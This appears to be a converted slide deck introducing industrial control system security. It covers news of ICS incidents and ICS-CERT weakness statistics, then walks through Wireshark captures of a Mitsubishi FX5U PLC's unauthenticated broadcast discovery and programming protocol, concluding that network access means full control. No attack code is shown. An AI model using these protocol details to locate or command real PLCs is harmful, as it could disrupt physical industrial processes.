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# So what are “Industrial Control Systems”

*“An ICS is a broad class of command and control networks and systems that are used to support all types of industrial processes. “*

They include a **variety of system types** including:

- Supervisory Control And Data Acquisition (**SCADA**) systems,
- Distributed Control Systems (**DCS**),
- Process Control Systems (**PCS**),
- Safety Instrumented Systems (**SIS**),
- smaller control systems configurations such as Programmable Logic Controllers (**PLC's**).



*The term “OT” is actually never used on the factory floor. It is only used by IT people to distinguish themselves ...*



# Where can I find ICS systems?



# How does that look like?

Office



Industrial Control Systems




Supervision Network

Production Network



# What's inside?




# And what's the big deal?

Several migrations have happened over time:

- $\pm 15$  years ago: all systems still used fieldbus protocols
  - There was a movement to Ethernet based protocols
- $\pm 10$  years ago: networking became abundant, everything started to become intra connected
  - Engineers / operators / managers connecting to their **production** devices from everywhere in the company
- $\pm 5$  years ago: the age of IoT, Big Data and Industry 4.0
  - Engineers / operators / managers want to monitor, manage and connect to their **production** devices from at home

*And all this using protocols that were developed +40 years ago  
and have zero support for security, authentication, encryption ...*





# And what's the big deal?

*what can go wrong?*



# Incidents are on the rise

## New Type of Cyberattack Targets Factory Systems

Malicious software Triton was able to manipulate Schneider Electric devices' memory and run unknown bug

TECHNOLOGY NEWS JULY 24, 2018 / 9:15 AM / 3 MONTHS AGO

### Russian hackers penetrated networks of U.S. electric utilities: WSJ

2 MIN READ



(Reuters) - Russian hackers gained access to the networks of U.S. electric utilities last year, which could have allowed them to cause blackouts, according to federal government officials, who said the campaign is likely continuing, The Wall Street Journal reported on Monday.

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### Tesla is suing an ex-employee for hacking into its 'MOS' software — here's what that system does

- Tesla is suing a former employee for allegedly hacking into the company's factory software, known as its MOS, or Manufacturing Operating System.

### Hackers Are Targeting Nuclear Facilities, Homeland Security Dept. and F.B.I. Say



The Wolf Creek Nuclear power plant in Kansas in 2000. The corporation that runs the plant was targeted by hackers. David Eulitt/Capital Journal, via Associated Press

### Hackers Could Blow Up Factories Using Smartphone Apps

Researchers have found worrying security holes in apps companies use to control industrial processes.

by Martin Giles January 11, 2018

### Have your control system cyber assets and/or control system network ever been infected or infiltrated?




Figure 10. Breach History

## Virus shuts down factories of major iPhone component manufacturer TSMC

## A Cyberattack in Saudi Arabia Had a Deadly Goal. Experts Fear Another Try.

# Weakest links

1. Network and network components
2. Unhardened systems
3. Passwords
4. Shared accounts
5. Administrative accounts
6. Employees


Source: ICS-CERT.US-CERT.gov

#	Subcategory Discovery	Areas Where Weakness Discovered	% of Total Findings
1	SC-7 Boundary Protection	Network segmentation, network monitoring, and isolation of critical or sensitive network components	13.3%
2	CM-7 Least Functionality	Hardening systems and the use of whitelisting	7.2%
3	IA-5 Authenticator Management	Password protection and management	4.2%
4	IA-2 Identification and Authentication (Organizational Users)	Shared accounts, use of two factor authentication for remote access	3.9%
5	AC-6 Least Privilege	Administrative accounts, accounts with unnecessary privileges	3.6%
6	SA-2 Allocation of Resources	Staffing, lack of resources, excessive overtime of existing staff	3.6%
7	AU-6 Audit Review, Analysis, and Reporting	Logging and analysis	3.5%
8	PE-3 Physical Access Control	Securing physical sites	3.0%
9	SI-2 Flaw Remediation	Patching	3.0%
10	CM-4 Security Impact Analysis	Risk and Impact Analysis	3.0%
11	AT-2 Security Awareness Training	General cybersecurity awareness training	2.7%
12	CP-9 Information System Backup	System Backups	2.7%
13	CM-6 Configuration Settings	Baseline configurations, documentation of network	2.5%
14	AT-3 Role-Based Security Training	Role-based training of cybersecurity	2.4%
15	CM-3 Configuration Change Control	Change management processes, ensuring the right staff are included in change processes	2.2%
16	SA-8 Security Engineering Principles	Addressing obsolete systems, system life-cycle plans	2.0%
17	AC-17 Remote Access	Remote access policies and plans	1.7%
18	SC-8 Transmission Confidentiality and Integrity	Plain-text transmissions of sensitive material	1.7%
19	AC-2 Account Management	Centralized account management in moderate to large systems, processes to handle/manage user accounts	1.6%
20	SA-4 Acquisition Process	Contract language that doesn't include security provisions.	1.6%



# Main sources of infiltrations/infections

1. Hackers
2. Employees
3. Unknown sources
4. (H)Activists
5. Organized Crime
6. Suppliers



Source: ICS-CERT.US-CERT.gov

# An example: Mitsubishi Protocol Analysis

## Mitsubishi FX5U PLC CPU



RS-stocknr.: **875-5672** | Fabrikantnummer: **FX5U-32MR-ES** | Fabrikant: [Mitsubishi](#)



✓ 11 op voorraad - levertijd is 1 werkdag(en).

Prijs Each

**853,45 €**  
(excl. BTW)

**1.032,67 €**  
(incl. BTW)

Aantal stuks

Per stuk

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853,45 €

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Aantal stuks

Bestellen

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# Programming a Mitsubishi PLC

DownloadProjectToPLCFromGXWorks3.pcapng

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Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.20.0.64	255.255.255.255	UDP	46	58288 → 5560 Len=4
2	0.000009	10.20.0.64	255.255.255.255	UDP	46	58288 → 5560 Len=4
3	0.002352	192.168.3.250	255.255.255.255	UDP	60	5560 → 58288 Len=14
4	0.340776	10.20.0.64	255.255.255.255	UDP	46	58289 → 5560 Len=4
5	0.340784	10.20.0.64	255.255.255.255	UDP	46	58289 → 5560 Len=4
6	0.342081	192.168.3.250	255.255.255.255	UDP	70	5560 → 58289 Len=28
7	0.342951	10.20.0.64	255.255.255.255	UDP	95	58290 → 5560 Len=53
8	0.342989	10.20.0.64	255.255.255.255	UDP	95	58290 → 5560 Len=53
9	0.344379	192.168.3.250	255.255.255.255	UDP	119	5560 → 58290 Len=77
10	0.344831	10.20.0.64	255.255.255.255	UDP	98	58291 → 5560 Len=56
11	0.344836	10.20.0.64	255.255.255.255	UDP	98	58291 → 5560 Len=56

> Frame 9: 119 bytes on wire (952 bits), 119 bytes captured (952 bits) on interface 0

> Ethernet II, Src: Mitsubis\_28:4f:08 (10:4b:46:28:4f:08), Dst: Broadcast (ff:ff:ff:ff:ff:ff)

> Internet Protocol Version 4, Src: 192.168.3.250, Dst: 255.255.255.255

> User Datagram Protocol, Src Port: 5560, Dst Port: 58290

▼ Data (77 bytes)

Data: d70100000011117f000000a80300ffff03000038009c0a18...

[Length: 77]

0000	ff ff ff ff ff ff 10 4b 46 28 4f 08 08 00 45 00	...K F(O...E.
0010	00 69 06 9d 00 00 40 11 af 45 c0 a8 03 fa ff ff	.i...@.E.....
0020	ff ff 15 b8 e3 b2 00 55 0f 16 d7 01 00 00 00 11	.....U.....
0030	11 7f 00 00 00 a8 03 00 ff ff 03 00 00 38 00 9c	.....8..

DownloadProjectToPLCFromGXWorks3.pcapng

Packets: 843 · Displayed: 843 (100.0%)

Profile: Default



# Scanning for Mitsubishi PLCs

MitsubishiBroadcastFX5CPUGXWorks3PlusResponse.pcapng

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Apply a display filter ... <Ctrl-/> Expression... +

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	172.20.0.102	255.255.255.255	UDP	93	5561 → 5561 Len=51
2	0.002131	192.168.3.250	255.255.255.255	UDP	151	5561 → 5561 Len=109

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> Frame 1: 93 bytes on wire (744 bits), 93 bytes captured (744 bits) on interface 0  
 > Ethernet II, Src: Vmware\_13:0c:7a (00:0c:29:13:0c:7a), Dst: Broadcast (ff:ff:ff:ff:ff:ff)  
 > Internet Protocol Version 4, Src: 172.20.0.102, Dst: 255.255.255.255  
 > User Datagram Protocol, Src Port: 5561, Dst Port: 5561  
 ▾ Data (51 bytes)  
     Data: 57010000001111070000ffff030000fe0300001e001c0a16...  
     [Length: 51]

0000	ff ff ff ff ff ff 00 0c 29 13 0c 7a 08 00 45 00	.....)z.E.
0010	00 4f 07 c8 00 00 80 11 86 5c ac 14 00 66 ff ff	.O.....\...f.
0020	ff ff 15 b9 15 b9 00 3b 7a 18 57 01 00 00 00 11	.....;z.W....
0030	11 07 00 00 ff ff 03 00 00 fe 03 00 00 1e 00 1c	.....

MitsubishiBroadcastFX5CPUGXWorks3PlusResponse.pcapng

Packets: 2 · Displayed: 2 (100.0%) Profile: Default

# Broadcasts? But why?

Many protocols have been created with the ease of the engineers in mind:

- Sending all packets to 255.255.255.255 / FF:FF:FF:FF:FF:FF is easy to use because the workstation and PLC do **not** have to be in the same subnet to be able to communicate to each other
  - So this protocol works **“Out-Of-The-Box”**
  - So there is no need to have a valid IP address on your computer, easy right?
- Unfortunately this also means that all traffic is being delivered to every other device in the network
  - Problem anyone?
- Please note: once the workstation and PLC are in the same subnet, TCP is used and a more “regular” way of communicating occurs

# Normal protocol

Mitsu-Connect+Send-RUN.pcapng

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No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	192.168.3.123	192.168.3.250	ICMP	52	Echo (ping) request id=0x0001, seq=357/25857, ttl=
2	0.000293	192.168.3.250	192.168.3.123	ICMP	60	Echo (ping) reply id=0x0001, seq=357/25857, ttl=
3	0.001085	192.168.3.123	192.168.3.250	TCP	66	49543 → 5562 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS
4	0.001445	192.168.3.250	192.168.3.123	TCP	94	5562 → 49543 [SYN, ACK] Seq=0 Ack=1 Win=5680 Len=0
5	0.001605	192.168.3.123	192.168.3.250	TCP	54	49543 → 5562 [ACK] Seq=1 Ack=1 Win=65320 Len=0
6	0.002560	192.168.3.123	192.168.3.250	TCP	58	49543 → 5562 [PSH, ACK] Seq=1 Ack=1 Win=65320 Len=4
7	0.003258	192.168.3.250	192.168.3.123	TCP	122	5562 → 49543 [PSH, ACK] Seq=1 Ack=5 Win=5680 Len=28
8	0.004363	192.168.3.123	192.168.3.250	TCP	107	49543 → 5562 [PSH, ACK] Seq=5 Ack=29 Win=65292 Len=
9	0.005323	192.168.3.250	192.168.3.123	TCP	171	5562 → 49543 [PSH, ACK] Seq=29 Ack=58 Win=5680 Len=
10	0.006165	192.168.3.123	192.168.3.250	TCP	110	49543 → 5562 [PSH, ACK] Seq=58 Ack=106 Win=65215 Le
11	0.007346	192.168.3.250	192.168.3.123	TCP	151	5562 → 49543 [PSH, ACK] Seq=106 Ack=114 Win=5680 Le

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> Frame 7: 122 bytes on wire (976 bits), 122 bytes captured (976 bits) on interface 0  
 > Ethernet II, Src: Mitsubis\_28:4f:08 (10:4b:46:28:4f:08), Dst: Vmware\_13:0c:7a (00:0c:29:13:0c:7a)  
 > Internet Protocol Version 4, Src: 192.168.3.250, Dst: 192.168.3.123  
 > Transmission Control Protocol, Src Port: 5562, Dst Port: 49543, Seq: 1, Ack: 5, Len: 28  
 ▼ Data (28 bytes)  
 Data: da0000ff314a0c00000000000000100200f0a832a34d798728...  
 [Length: 28]

0000 00 0c 29 13 0c 7a 10 4b 46 28 4f 08 08 00 45 00 ..)..z.K F(0...E.  
 0010 00 6c 0e e1 00 00 40 06 e2 e5 c0 a8 03 fa c0 a8 .1....@.....  
 0020 03 7b 15 ba c1 87 00 02 42 ac a9 b8 35 99 f0 18 .{.....B...5..  
 0030 16 30 55 05 00 00 00 00 00 00 00 00 00 00 00 .0U.....

Mitsu-Connect+Send-RUN.pcapng | Packets: 208 · Displayed: 208 (100.0%) | Profile: Default




# Creating scripts

[illegible][illegible]

Conclusion: access to the network is game over for these PLC's

# Mitsubishi PLC Software is called “GX Works”



## Other general issue: limited OS support

Rockwell Automation Compatibility	RSLogix 5000	RSLogix 5000	RSLogix 5000	RSLogix 5000	Studio 5000 Logix Designer
2019	14.01.00	18.02.00	19.01.01	20.01.01	21.03.02
Windows 7 Enterprise SP1 32-bit	!	×	✓	✓	!
Windows 7 Enterprise SP1 64-bit	!	×	✓	✓	!
Windows 7 Home Premium (32-bit)	!	×	✓	✓	!
Windows 7 Home Premium (64-bit)	!	×	✓	✓	!
Windows 7 Home Premium SP1 32-bit	!	!	!	!	✓
Windows 7 Home Premium SP1 64-bit	!	!	!	!	!
Windows 7 Professional (32-bit)	!	×	✓	✓	!
Windows 7 Professional (64-bit)	!	×	✓	✓	!
Windows 7 Professional SP1 (32-bit)	!	×	✓	✓	!
Windows 7 Professional SP1 (64-bit)	!	×	✓	✓	✓
Windows 7 Ultimate SP1 32-bit	!	!	!	!	!
Windows 7 Ultimate SP1 64-bit	!	!	!	!	!
Windows 8 (home) 32-Bit	!	×	×	×	!
Windows 8 (home) 64-Bit	!	×	×	×	!
Windows 8 Enterprise 32-Bit	!	×	×	×	!
Windows 8 Enterprise 64-Bit	!	×	×	×	!
Windows 8 Professional 32-Bit	!	×	×	×	!
Windows 8 Professional 64-Bit	!	×	×	×	!
Windows 8.1 Enterprise 32-Bit	!	×	×	×	!
Windows 8.1 Enterprise 64-Bit	!	×	×	×	!
Windows 8.1 Professional 32-Bit	!	×	×	×	!
Windows 8.1 Professional 64-Bit	!	×	×	×	!
Windows Vista Business (32-bit)	!	✓	✓	✓	!
Windows XP Pro (32-bit)	!	×	×	×	×
Windows XP Pro SP1 (32-bit)	!	×	×	×	×
Windows XP Pro SP2 (32-bit)	!	×	×	×	×
Windows XP Pro SP3 (32-bit)	!	✓	✓	✓	×

## So what if: a PLC vendor tries really hard

There is one vendor (that I know of), that does things entirely differently:

- This vendor uses off the shelf Operating Systems for PLC's
  - Windows all the way (albeit sometimes WinCE or Embedded versions)
- This vendor even calls its controllers Industrial Personal Computers (IPC) or Embedded PC's
  - They technically do not sell PLCs but do refer to the software as PLC software
- Almost all their devices have DVI/HDMI, USB, Compact Flash (or CFAST), Ethernet from the very beginning
- They stick with mostly known protocols like EtherCat, RDP, ADS that are not only known by Wireshark but also very well described in their online [InfoSys website](#)



